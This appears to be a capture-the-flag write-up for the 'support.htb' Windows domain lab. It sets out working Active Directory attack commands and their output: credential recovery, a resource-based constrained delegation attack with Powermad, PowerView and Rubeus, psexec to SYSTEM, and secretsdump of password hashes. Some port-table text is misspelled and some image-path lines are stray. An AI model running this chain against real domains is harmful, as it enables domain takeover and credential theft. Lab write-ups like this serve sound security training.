Path of Exploitation

Foothold: enumerate share as anonymous and find custom application. use dnspy to get creds and username.
User: Enumerate Ldap and find support user password in info.
root: use bloodhoud to find path to admin.

Creds

Username	Password	Description
ldap	nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz	ldap
support	Ironside47pleasure40Watchful	ldap/
support	11FBAEF07D83E3F6CDE9F0FF98A3AF3D	ntlm hash

Nmap

Port	Service	Description
53	domain	Simple DNS Plus
88	kerberos-sec	Microsofst Windows Kerberos (server time: 2022-11-29 04:33:55Z)
135	msrpc	Microsoft Windsows RPC
139	netbios-ssn	Microsofst Windows netbios-ssn
389	ldap	Microsoft Windosws Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445	microsoft-ds?	
464	kpasswd5?	
593	ncacn_http	Microsofts Windows RPC over HTTP 1.0
636	tcpwrapped	
3268	ldap	Microsoft Windsows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269	tcpwrapped	
5985	http	Microsoft HTTPsAPI httpd 2.0 (SSDP/UPnP)
9389	mc-nmf	.NET Messages Framing
49664	msrpc	Microsoft Wisndows RPC
49667	msrpc	Microsoft Wisndows RPC
49674	ncacn_http	Micrososft Windows RPC over HTTP 1.0
49686	msrpc	Microsoft Wisndows RPC
49700	msrpc	Microsoft Wisndows RPC
54319	msrpc	Microsoft Wisndows RPC

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.93 scan initiated Tue Nov 29 04:31:51 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.10.11.174
Nmap scan report for 10.10.11.174
Host is up, received echo-reply ttl 127 (0.082s latency).
Scanned at 2022-11-29 04:31:52 UTC for 225s
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-11-29 04:33:55Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
```

```
49686/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49700/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54319/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -11s
| smb2-time:
|   date: 2022-11-29T04:34:45
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 35587/tcp): CLEAN (Timeout)
|   Check 2 (port 19493/tcp): CLEAN (Timeout)
|   Check 3 (port 45724/udp): CLEAN (Timeout)
|   Check 4 (port 17641/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 29 04:35:37 2022 -- 1 IP address (1 host up) scanned in 226.37 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU $IP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-29 16:16 UTC
Nmap scan report for support.htb (10.10.11.174)
Host is up (0.073s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp

Nmap done: 1 IP address (1 host up) scanned in 52.60 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU -sV --script "ntp* and (discovery or vuln) and not (dos or brute)" -p 123 $IP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-29 16:18 UTC
Nmap scan report for support.htb (10.10.11.174)
Host is up (0.073s latency).

PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v3
| ntp-info:
|_  receive time stamp: 2022-11-29T16:19:02

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.13 seconds
```

dns

```
┌──(kali㉿kali)-[~]
└─$ dig any @$IP support.htb

; <<>> DiG 9.18.8-1-Debian <<>> any @10.10.11.174 support.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43464
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;support.htb.                   IN      ANY

;; ANSWER SECTION:
support.htb.            600     IN      A       10.10.11.174
support.htb.            3600    IN      NS      dc.support.htb.
support.htb.            3600    IN      SOA     dc.support.htb. hostmaster.support.htb. 107 900 600 86400 3600

;; ADDITIONAL SECTION:
dc.support.htb.         3600    IN      A       10.10.11.174

;; Query time: 75 msec
;; SERVER: 10.10.11.174#53(10.10.11.174) (TCP)
;; WHEN: Tue Nov 29 04:49:11 UTC 2022
;; MSG SIZE  rcvd: 136
```

SMB Enumeration

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\\\$IP\\ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\$IP\\support-tools -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 17:01:06 2022
  ..                                  D        0  Sat May 28 11:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 11:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 11:19:55 2022
  putty.exe                           A  1273576  Sat May 28 11:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 11:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 17:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 11:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 11:19:43 2022

                4026367 blocks of size 4096. 968418 blocks available
```

[7zip help file hijacking]
[npp dll hijacking]

well i don't have windows at the moment, so can't use dnspy, but this seems to be what i'm looking for...

```
┌──(kali㉿kali)-[~/smb/userinfo]
└─$ strings UserInfo.exe|grep -ir ldap -a
UserInfo.exe:

...[snip]...

                mblyLdapQueryqueryDirectoryEntryentrya0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193Earmando%LDAP://support.htbsupport\ldapa[-] At least one of -first or -last is
required.(givenName=)       (sn=ivenName=
                                                                                                                                                                                          )
(sn=))/[*] LDAP query to use: sAMAccountNameQ[-] No users identified with that query.[+] Found  results:       [-] Exception: +[*] Getting data for
sAMAccountName=pwdLastSetlastLogongivenNamesn     mail+[-] Unable to locate s. Please try the find command to get the user's username.-First Name:           -Last Name:            -
Contact:              -Last Password Change:     findFind a user user9Get information about a userUserInfo.exe     E ]
```

```
┌──(kali㉿kali)-[~]
└─$ /opt/kerbrute_linux_amd64/kerbrute_linux_amd64 userenum --dc dc.support.htb -d support.htb test.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/30/22 - Ronnie Flathers @ropnop

2022/11/30 00:21:30 >  Using KDC(s):
2022/11/30 00:21:30 >   dc.support.htb:88

2022/11/30 00:21:30 >  [+] VALID USERNAME:       support@support.htb
2022/11/30 00:21:30 >  [+] VALID USERNAME:       ldap@support.htb
2022/11/30 00:21:30 >  Done! Tested 23 usernames (2 valid) in 0.226 seconds
```

ok so that verifies the username

now turns out the encrypted password is


```
0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E
```

and the key is

```
armando
```

and xord with 223

so decrypting it



ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz ⟹ 00 - Loot > Creds

```
┌──(kali㉿kali)-[~]
└─$ /opt/kerbrute_linux_amd64/kerbrute_linux_amd64 bruteuser --dc dc.support.htb -d support.htb test.txt 'ldap'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/30/22 - Ronnie Flathers @ropnop

2022/11/30 00:23:08 >  Using KDC(s):
2022/11/30 00:23:08 >   dc.support.htb:88

2022/11/30 00:23:09 >  [+] VALID LOGIN:  ldap@support.htb:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
2022/11/30 00:23:09 >  Done! Tested 25 logins (1 successes) in 0.837 seconds
```

ldap enumeration

```
┌──(kali㉿kali)-[~/ldap]
└─$ ldapsearch -x -H ldap://$IP -D 'support\ldap' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"
```

```
┌──(kali㉿kali)-[~]
└─$ /opt/cme/cme ldap $IP -u 'ldap' -p pass.txt --trusted-for-delegation
SMB         10.10.11.174    445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.174    389    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
LDAP        10.10.11.174    389    DC               DC$


┌──(kali㉿kali)-[~]
└─$ /opt/cme/cme ldap $IP -u 'ldap' -p pass.txt --password-not-required
SMB         10.10.11.174    445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.174    389    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
LDAP        10.10.11.174    389    DC               User: Guest Status: enabled
```

```
┌──(kali㉿kali)-[~/ldap]
└─$ impacket-GetUserSPNs -target-domain support.htb -usersfile ../users.txt -request -dc-ip $IP 'support.htb/ldap' -save
```

```
┌──(kali㉿kali)-[~/ldap]
└─$ impacket-getPac -targetUser DC$ support.htb/ldap > getpac.txt
```

```
┌──(kali㉿kali)-[~/ldap]
└─$ impacket-GetADUsers -all 'support.htb/ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -dc-ip $IP
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Querying 10.10.11.174 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2022-07-19 17:55:56.729359  2022-11-29 05:14:33.818185
Guest                                                 2022-05-28 11:18:55.212082  2022-11-29 11:00:59.559694
krbtgt                                                2022-05-28 11:03:43.762633  <never>
ldap                                                  2022-05-28 11:11:46.462052  2022-11-30 04:08:10.210659
support                                               2022-05-28 11:12:00.977707  2022-11-30 03:08:01.238367
smith.rosario         smith.rosario@support.htb       2022-05-28 11:12:19.305799  <never>
hernandez.stanley     hernandez.stanley@support.htb   2022-05-28 11:12:34.870818  <never>
wilson.shelby         wilson.shelby@support.htb       2022-05-28 11:12:50.352678  <never>
anderson.damian       anderson.damian@support.htb     2022-05-28 11:13:05.993295  <never>
thomas.raphael        thomas.raphael@support.htb      2022-05-28 11:13:21.774558  <never>
levine.leopoldo       levine.leopoldo@support.htb     2022-05-28 11:13:37.508924  <never>
raven.clifton         raven.clifton@support.htb       2022-05-28 11:13:53.133921  <never>
```

```
bardot.mary          bardot.mary@support.htb         2022-05-28 11:14:08.633925  <never>
cromwell.gerard      cromwell.gerard@support.htb     2022-05-28 11:14:24.258920  <never>
monroe.david         monroe.david@support.htb        2022-05-28 11:14:39.712058  <never>
west.laura           west.laura@support.htb          2022-05-28 11:14:55.446424  <never>
langley.lucy         langley.lucy@support.htb        2022-05-28 11:15:10.930801  <never>
daughtler.mabel      daughtler.mabel@support.htb     2022-05-28 11:15:26.274558  <never>
stoll.rachelle       stoll.rachelle@support.htb      2022-05-28 11:15:42.290214  <never>
ford.victoria        ford.victoria@support.htb       2022-05-28 11:15:58.118301  <never>
```

```
┌──(kali㉿kali)-[~/ldap]
└─$ cat ldap.txt |grep -i '# support, Users, support.htb' -A 50
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20221129113044.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 82026
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
badPwdCount: 51433
codePage: 0
countryCode: 0
badPasswordTime: 133142413798502320
lastLogoff: 0
lastLogon: 0
pwdLastSet: 132982099209777070
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEILUQQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: support
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htb
dSCorePropagationData: 20220528111201.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133141950441671090
```

and there in the info field looks a little suspicious. kinda like a password.. lets check that out..

```
┌──(kali㉿kali)-[~]
└─$ /opt/cme/cme ldap $IP -u users.txt -p pass.txt --continue-on-success
SMB         10.10.11.174    445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.174    389    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
LDAP        10.10.11.174    389    DC               [-] support.htb\ldap:Ironside47pleasure40Watchful
LDAP        10.10.11.174    389    DC               [-] support.htb\support:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
LDAP        10.10.11.174    389    DC               [+] support.htb\support:Ironside47pleasure40Watchful
```

support:Ironside47pleasure40Watchful ⟹ 00 - Loot > Creds

```
┌──(kali㉿kali)-[~]
└─$ /opt/cme/cme winrm $IP -u support -p 'Ironside47pleasure40Watchful'
SMB         10.10.11.174    5985   DC               [*] Windows 10.0 Build 20348 (name:DC) (domain:support.htb)
HTTP        10.10.11.174    5985   DC               [*] http://10.10.11.174:5985/wsman
WINRM       10.10.11.174    5985   DC               [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
```

great we can log in with evil-winrm

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i $IP -u 'support' -p 'Ironside47pleasure40Watchful'
*Evil-WinRM* PS C:\Users\support\Documents> whoami /all

USER INFORMATION
----------------

User Name       SID
=============== ============================================
support\support S-1-5-21-1677581083-3380853377-188903654-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
SUPPORT\Shared Support Accounts            Group            S-1-5-21-1677581083-3380853377-188903654-1103 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
```


```
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

```
*Evil-WinRM* PS C:\users\support\Desktop> cat user.txt
b3084c66907ded095a674646f1c41507
```

```
┌──(kali㉿kali)-[~]
└─$ python3 /opt/BloodHound.py/bloodhound.py -ns $IP -d support.htb -dc dc.support.htb -u support -p 'Ironside47pleasure40Watchful' -c All
INFO: Found AD domain: support.htb
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: FAKE01.support.htb
INFO: Querying computer: Management.support.htb
INFO: Querying computer: dc.support.htb
WARNING: Could not resolve: FAKE01.support.htb: The DNS query name does not exist: FAKE01.support.htb.
INFO: Done in 00M 14S
```

upload files and import modules

```
*Evil-WinRM* PS C:\Users\support\Desktop> Import-Module ./PowerView.ps1
*Evil-WinRM* PS C:\Users\support\Desktop> Import-Module ./Powermad.ps1
```



follow the commands below copied from bloodhound and copy ticket from resulits

Full control of a computer object can be used to perform a resource based constrained delegation attack.
Abusing this primitive is currently only possible through the Rubeus project.
First, if an attacker does not control an account with an SPN set, Kevin Robertson's Powermad project can be used to add a new attacker-controlled computer account:

```
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
```

PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

```
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
```

We now need to build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
```

Next, we need to set this newly created security descriptor in the msDS-AllowedToActOnBehalfOfOtherIdentity field of the comptuer account we're taking over, again using PowerView in this case:


```
Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
```

We can then use Rubeus to hash the plaintext password into its RC4_HMAC form:

```
Rubeus.exe hash /password:Summer2018!
```

And finally we can use Rubeus' *s4u* module to get a service ticket for the service name (sname) we want to "pretend" to be "admin" for. This ticket is injected (thanks to /ptt), and in this case grants us access to the file system of the TARGETCOMPUTER:

```
Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:admin /msdsspn:cifs/TARGETCOMPUTER.testlab.local /ptt
```




```
└─$ cat ticket.kirbi.admin.b64 |base64 -d > ticket.kirbi.admin

┌──(kali㉿kali)-[~/www]
└─$ impacket-ticketConverter --help
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

usage: ticketConverter.py [-h] input_file output_file

positional arguments:
  input_file   File in kirbi (KRB-CRED) or ccache format
  output_file  Output file

options:
  -h, --help   show this help message and exit

┌──(kali㉿kali)-[~/www]
└─$ impacket-ticketConverter ticket.kirbi.admin admin.ccache
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done

┌──(kali㉿kali)-[~/www]
└─$ export
Display all 143 possibilities? (y or n)
┌──(kali㉿kali)-[~/www]
└─$ export KRB5CCNAME=admin.ccache

┌──(kali㉿kali)-[~/www]
└─$ impacket-psexec support.htb/administrator@dc.support.htb -no-pass -k
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file GspXQItz.exe
[*] Opening SVCManager on dc.support.htb.....
```

```
[*] Creating service CuYB on dc.support.htb.....
[*] Starting service CuYB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type c:\Users\administrator\Desktop\root.txt
6cb61c7d41e6e053f41ebec45d79142
```

dump hashes

```
┌──(kali㉿kali)-[~]
[106/117]
└─$ impacket-secretsdump support.htb/administrator@dc.support.htb -no-pass -k
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf678b2597ade18d88784ee424ddc0d1a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb06cbc02b39abeddd1335bc30b19e26:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
